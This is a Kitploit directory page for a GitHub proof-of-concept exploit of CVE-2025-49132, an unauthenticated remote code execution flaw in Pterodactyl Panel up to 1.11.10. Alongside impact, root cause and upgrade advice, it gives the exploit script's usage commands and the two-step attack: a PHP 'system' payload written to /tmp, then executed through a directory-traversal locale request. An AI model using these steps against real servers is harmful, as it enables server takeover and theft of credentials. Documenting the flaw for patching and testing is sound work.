
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacyΒ© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE- β€” PoC exploit for CVE-2025-49132 (GHSA-24wv-6c99-f843) – Unauthenticated Remote Code Execution in Pterodactyl Panel ≀ 1.11.10 | Kitploit
Tools/GitHubGitHub/dollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRed TeamingPayload Development
GitHubdollarboysushil/cve-2025-49132-pterodactyl-panel-unauthenticated-remote-code-execution-rce-

CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE-

PoC exploit for CVE-2025-49132 (GHSA-24wv-6c99-f843) – Unauthenticated Remote Code Execution in Pterodactyl Panel ≀ 1.11.10

View RepositoryWebsite
3199 months agoNot yet reviewed

Most Popular

View all β†’

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    645
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    420
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    388
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    330
  • 6

    SafeLine

    chaitin/safeline

    Self-hosted WAF and reverse proxy that filters malicious HTTP traffic, blocks SQL injection, XSS, and bot attacks, with rate limiting and dynamic HTML/JS encryption.

    328

Explore all tools

Browse our collection of tools

View all tools β†’
Share

CVE-2025-49132

Pterodactyl Panel - Unauthenticated Remote Code Execution (RCE)


πŸ”Ž Summary

CVE‑2025‑49132 is a critical Remote Code Execution vulnerability affecting Pterodactyl Panel <= 1.11.10.

An unauthenticated attacker can exploit improper input validation in the /locales/locale.json endpoint to execute arbitrary system commands.

Patched in version: 1.11.11


πŸ“Œ Impact

Successful exploitation allows:

  • Unauthenticated Remote Code Execution
  • Reading sensitive files (e.g., .env)
  • Database credential extraction
  • Full server compromise

Severity: Critical


🧠 Root Cause

The vulnerability exists due to improper validation of:

  • locale parameter
  • namespace parameter

An attacker can:

  1. Abuse directory traversal (../../../../../)
  2. Leverage config-create
  3. Write arbitrary PHP payloads to /tmp
  4. Trigger execution via crafted namespace loading

Weakness Classification: CWE-94 -- Improper Control of Code Generation


πŸš€ Proof of Concept (PoC)

Usage


python3 CVE-2025-49132-dbs.py --target <host> --cmd "<command>" [--path <pear_path>]

Examples

python3 CVE-2025-49132-dbs.py --target victim.com --cmd "whoami"
python3 CVE-2025-49132-dbs.py --target 192.168.1.10 --cmd "id" --path /usr/local/lib/php/PEAR


Default path:

/usr/share/php/PEAR

Get Proper Path from /phpinfo.php page alt text

πŸ›  Exploitation Flow

Step 1 - Write Payload

The attacker injects a malicious PHP payload into /tmp/payload.php using:

/<?=system('id')?>+/tmp/payload.php

Step 2 --- Trigger Execution

By calling:

?locale=../../../../../tmp&namespace=payload

The server executes the injected PHP.
alt text

πŸ›‘ Mitigation

  • Upgrade to Pterodactyl Panel >= 1.11.11
  • Sanitize locale and namespace inputs
  • Disable dangerous PHP functions
  • Restrict unnecessary endpoint exposure

πŸ“š References

  • GitHub Advisory: GHSA-24wv-6c99-f843
  • CVE-2025-49132
  • Pterodactyl Panel v1.11.11 Patch Commit

Download Tool





